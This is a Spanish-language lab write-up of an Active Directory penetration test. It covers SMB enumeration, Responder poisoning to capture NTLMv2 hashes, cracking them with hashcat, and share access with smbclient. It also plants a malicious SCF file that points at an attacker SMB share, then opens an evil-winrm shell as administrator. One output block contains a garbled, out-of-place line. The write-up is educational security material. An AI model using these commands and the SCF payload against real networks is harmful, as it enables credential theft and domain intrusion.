

David Barros Caamaño

Pentest de un AD



Índice

1. [SMB RELAY](#)
2. [Conexión por WinRM](#)
3. [Permisos en carpetas compartidas de red](#)
4. [Bibliografía](#)

SMB-RELAY

Lo primero que haremos como atacantes es enumerar el servicio smb de nuestra máquina víctima. Para ello vamos a utilizar la herramienta [crackmapexec](#) con la utilidad de smb.

El comando que debemos utilizar será el siguiente:

```
crackmapexec smb 192.168.56.108
```

En la siguiente figura podemos ver como efectivamente la máquina cliente (108) no tiene el protocolo smb cifrado:

```
crackmapexec smb 192.168.56.108
SMB 192.168.56.108 445 BASE [*] Windows 10.0 Build 19041 x64 (name:BASE) (domain:david.local) (signing:False) (SMBv1:False)
```

Como no tenemos el protocolo smb firmado, no nos es posible determinar la legitimidad de quien realiza la conexión.

Gracias a esto vamos a utilizar otra herramienta llamada **responder**, con esta herramienta lo que haremos será envenenar el tráfico de la red de tal forma que interceptaremos todos los paquetes que se lancen en la interfaz de red que especifiquemos en la herramienta.

Aquí podemos ver como ejecutaríamos el **responder** especificando la tarjeta de red que queremos:

```
sudo responder -I eth1
```

```
└─$ sudo responder -I eth1

[+] NBT-NS, LLMNR & MDNS Responder 3.1.3.0

To support this project:
Patreon → https://www.patreon.com/PythonResponder
Paypal  → https://paypal.me/PythonResponder

Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR      [ON]
    NBT-NS     [ON]
    MDNS       [ON]
    DNS        [ON]
    DHCP       [OFF]

[+] Servers:
    HTTP server [ON]
    HTTPS server [ON]
    WPAD proxy  [OFF]
    Auth proxy  [OFF]
    SMB server  [ON]
    Kerberos server [ON]
    SQL server  [ON]
    FTP server  [ON]
    IMAP server [ON]
    POP3 server [ON]
    SMTP server [ON]
    DNS server  [ON]
    LDAP server [ON]
```

Responder se aprovecha de que cuando la máquina o equipo está buscando un recurso de red que no existe se pone a buscar por toda la red (hace una trama broadcast), ahí es donde entramos nosotros como atacantes e interceptamos la conversación y le respondemos que somos nosotros.

Es muy típico en los entornos de empresa que haya un montón de tareas automatizadas: inventariado del software, actualización de antivirus o una tarea programada.

Para hacer la demostración vamos a forzar a que la víctima realice una conexión a un recurso compartido en la red y el [responder](#) nos mostrará el Hash ntlmv2.



Este tipo de HASH no nos servirá para hacer ataques como **pass the hash** o **golden ticket attack**, sino que será un HASH que podremos crackear de forma offline con programas como [hashcat](#).

Con este programa sabiendo que se trata de un hash de tipo ntlmv2 y si la contraseña tiene una complejidad no muy elevada podremos llegar a romperla.

El comando que vamos a ejecutar en nuestro caso es:

```
hashcat -m 5600 userWindows.txt /usr/share/seclists/Passwords/500-worst-passwords.txt --potfile-disable -o cracked.txt
```

Si el programa consigue crackear el hash del usuario veremos algo como lo siguiente:

```

$ smbmap -u user1 -p abc123. -d david.local -H 192.168.56.109
[+] IP: 192.168.56.109:445      Name: david.local
Disk \\david.local\c$ \System32\config\packages\winappdriver\Mainwindow.py Permissions: 0x00000000 Comment: a locate theme engine in w
  High __init__.py
ADMIN$ NO ACCESS Admin remota
C$ NO ACCESS Recurso predeterminado
CarpetaCompartida READ ONLY
CarpetaCompartidaSegura NO ACCESS
IPC$ READ ONLY IPC remota
NETLOGON READ ONLY Recurso compartido del servidor de i
inicio de sesión
recursocompartido READ, WRITE
SYSVOL READ ONLY Recurso compartido del servidor de i
inicio de sesión

```

CARPETA COMPARTIDA

Una vez tenemos las credenciales de un usuario del dominio y sabes a qué recursos compartidos tienen acceso, lo que haremos es hacer uso de la herramienta smbclient para acceder a ese recurso.

Esto lo haremos ejecutando:

```
smbclient -U "domain\user%password" //ip_domain/recurso_al_que_queremos_acceder
```

Una vez estamos dentro nos aseguramos de que podamos listar los documentos que aquí se encuentran con el comando "dir". También está bien cerciorarnos de que podamos escribir en dichos recursos compartidos con el comando "put". Esto subirá un archivo al recurso compartido.

Lo que vamos a hacer ahora que sabemos que tenemos permisos para escribir en dichas carpetas es subir un archivo scf. En este archivo lo que haremos será cargar un código malicioso para que cuando se muestre nuestro archivo veamos el hashNTLMV2 del usuario.

El código que debemos introducir en dicho archivo lo podemos encontrar en diversas páginas de internet, la página que hemos utilizado en esta ocasión es la siguiente: [Página archivo scf](#)

Y lo modificaremos con nuestros datos quedando de la siguiente manera:

```
(kali㉿kali)-[~]
$ nano file.scf

(kali㉿kali)-[~]
$ cat file.scf
[Shell]
Command=2
IconFile=\\192.168.56.109\smbFolder\malicius.ico
[Taskbar]
Command=ToggleDesktop
```

Ahora que ya tenemos nuestro archivo malicioso creado, lo que haremos es subirlo a la carpeta compartida en la que tenemos los permisos.

```
$ smbclient -U "david.local\user1%abc123." //192.168.56.109/recursocompartido
Try "help" to get a list of possible commands.
smb: \> put file.scf
putting file file.scf as \file.scf (1.1 kb/s) (average 1.1 kb/s)
smb: \> dir
.                D          0   Sun May  7 13:32:26 2023
..               D          0   Sun May  7 13:32:26 2023
file.scf         A        107  Wed May 10 13:40:03 2023

                    52287743 blocks of size 4096. 48028672 blocks available
smb: \> █
```

Por último lo único que deberemos hacer es crear un recurso compartido nuevo en nuestro equipo kali con el nombre que hemos introducido en nuestro archivo malicioso. Esto lo haremos haciendo uso de la herramienta 'impacket-smbserver'. El comando que usaremos será:

```
impacket-smbserver recursocompartido $(pwd) -smb2support
```

Si todo ha salido bien, una vez un usuario administrador del dominio abra la carpeta donde se encuentra nuestro archivo malicioso se nos enviara a nuestra máquina el hashNTLMV2 del usuario administrador del dominio.



WIN-RM


Por último, lo que vamos a hacer es hacer una conexión por win-rm a nuestra máquina domain admin haciendo uso de la herramienta 'evil-winrm'.

Esta herramienta lo que hará es que realizara la conexión a la máquina que le indiquemos y nos creará una PowerShell para trabajar de una manera más cómoda. Esta herramienta por detrás también carga un pequeño archivo para garantizar la persistencia.

El comando que utilizaremos para realizar la conexión con esta herramienta es:

```
evil-winrm -u "user" -p "password" -i ip_máquina
```

Y aquí podemos ver como hemos realizado la conexión sin ningún tipo de problema:



```
$ evil-winrm -u 'Administrador' -p 'abc123.' -i 192.168.56.108
Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemen
ted on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completi
on

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrador\Documents>
```

La herramienta evil-winrm ya viene instalada por defecto en sistemas kali linux, pero la podemos descargar de github. La podemos descargar [aquí](#).

Bibliografía

<https://www.youtube.com/watch?v=-bNb4hwgkCo>

https://www.youtube.com/watch?v=Ekw4X_QrHJ0

<https://techcommunity.microsoft.com/t5/storage-at-microsoft/configure-smb-signing-with-confidence/ba-p/2418102>

<https://learn.microsoft.com/es-es/troubleshoot/windows-server/networking/overview-server-message-block-signing>

<https://learn.microsoft.com/es-es/windows-server/storage/file-server/troubleshoot/detect-enable-and-disable-smbv1-v2-v3?tabs=server>

[https://learn.microsoft.com/en-us/answers/questions/1183850/how-can-i-do-to-enable-and-disable-winrm-\(window-r](https://learn.microsoft.com/en-us/answers/questions/1183850/how-can-i-do-to-enable-and-disable-winrm-(window-r)

<https://learn.microsoft.com/es-es/windows/win32/winrm/portal>

<https://infinitelogins.com/2020/06/17/enumerating-smb-for-pentesting/>

<https://10degrees.net/smb-null-session/>

<https://github.com/Hackplayers/evil-winrm>

<https://github.com/ShawnDEvans/smbmap>